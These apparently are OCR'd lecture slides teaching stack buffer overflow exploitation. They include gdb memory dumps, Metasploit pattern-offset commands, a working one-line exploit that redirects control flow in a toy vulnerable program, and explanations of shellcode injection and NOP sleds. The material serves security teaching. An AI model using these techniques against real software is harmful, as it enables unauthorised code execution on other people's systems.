
```
$ gcc -fno-stack-protector -g -o vuln vuln.c

$ ./vuln 123YAAAAAAAAAAAAAAAA
Segmentation fault

$ █
```



Stack Buffer Overflow: Stack Content Before Overflow

Stack content right before call to `strcpy`

- At 0xbffff36c the char array `buf` starts
- At 0xbffff37c the original return address is stored
- At 0xbffff378 the frame pointer of `main` is stored




```
gdb$ run AAAABBBBCCCCDDDDEEEE

Breakpoint 1, 0x080484dd in yellow (len=0x5, text=0xbffff5e9 "AAAABBBBCCCCDDDDEEEE") at vuln.c:17
17              strcpy(buf, text);
gdb$ x/12x buf
0xbffff36c:     0x4e048354      0xb7ff1080      0x08049ff4      0xbffff3a8
0xbffff37c:     0x080484a5      0x00000005      0xbffff5e9      0x08048520
0xbffff38c:     0xbffff3a8      0xb7e91235      0xb7ff1080      0x0804852b
```

Stack Buffer Overflow: Stack Content After Overflow

Stack content right after call to `strcpy`


- `buf` is filled with the string `"AAA"` (ascii code for `'A'`: `0x41`)
- The rest of the input string `"AAAABBBBCCCCDDDDEEEE"` overflows
- The original return address at 0xbffff37c is overwritten with `0x45454545`




```
gdb$ nexti
18              return authenticated;
gdb$ x/12x buf
0xbffff36c:     0x41414141      0x42424242      0x43434343      0x44444444
0xbffff37c:     0x45454545      0x00000000      0xbffff5e9      0x08048520
0xbffff38c:     0xbffff3a8      0xb7e91235      0xb7ff1080      0x0804852b
```

Stack Buffer Overflow: Redirect Control Flow

We can redirect control flow to (almost) arbitrary locations in the process' memory space.



```
$ gdb -q ./vuln

gdb$ run `./msf4/tools/pattern_create.rb 64`

Program received signal SIGSEGV, Segmentation fault.



Cannot access memory at address 0x61413561
0x61413561 in ?? ()
gdb$  info function hello
All functions matching regular expression "hello":

File vuln.c:
void hello_world();
gdb$ p &hello_world
$1 = (void (*)()) 0x80484e8 <hello_world>
gdb$ q

$ ./msf4/tools/pattern_offset.rb 61413561
16

$ ./vuln `perl -e 'print "A"x16'``printf '\xe8\x84\x04\x08'`
Hello - I am an unreachable function

$ 
```




Stack Buffer Overflow: Arbitrary Code Execution

Inject own malicious code ("shellcode") into the process' memory space:

- Provide the shellcode as part of the input string, it gets copied in the buffer buf
- Overwrite return address to point to the beginning of buf [3]

Achieved: arbitrary attacker-controlled computations.




Stack Buffer Overflow Attack: Summary

- Fill buffer with own code (shellcode)
- Overwrite return address
- Return address points to shellcode
- When leaving the current function
  - Overwritten return address will be loaded into %eip register (instruction pointer)
  - %eip register points to shellcode
  - Shellcode will be executed


Stack Buffer Overflow: Recapitulation

Basic stack layout, a horizontal perspective



Stack Buffer Overflow: Recapitulation


String spills out of buffer, overwrites saved return address.



Stack Buffer Overflow: NOP-Sled

New return address needs to point to buffer: Exact location not known.

- Prepend NOP-Sled to shellcode as “landing zone”
- Make an educated guess for an address somewhere in the NOP-Sled



Literature / Links

- Aleph One (1996): Smashing the Stack for Fun and Profit, Phrack 49.
- Bulba and Kil3r (2000): Bypassing Stackguard and Stackshield, Phrack 56.
- Richarte (2002): Four different tricks to bypass Stackshield and Stackguard protection.
- Corelan Team: Exploit writing tutorial part 6 : Bypassing Stack Cookies, SafeSeh, SEHOP, HW DEP and ASLR.
- Meer (2010): Memory Corruption Attacks. The Almost Complete History. BlackHat.

Literature / Links

- Veen (2012): Memory Errors: The Past, the Present, and the Future.
- Szekers (2013): SoK: Eternal War in Memory.
- Llorente-Vazquez (2022): The Neverending Story: Memory Corruption 30 Years Later.
- Chris Anley (2007), The Shellcoder's Handbook: Discovering and Exploiting Security Holes.
- Intel 64 and IA-32 Software Developers Manual Combined Volumes.
- Metasploit Framework, www.metasploit.com

Thank you!

`https://security.inso.tuwien.ac.at/`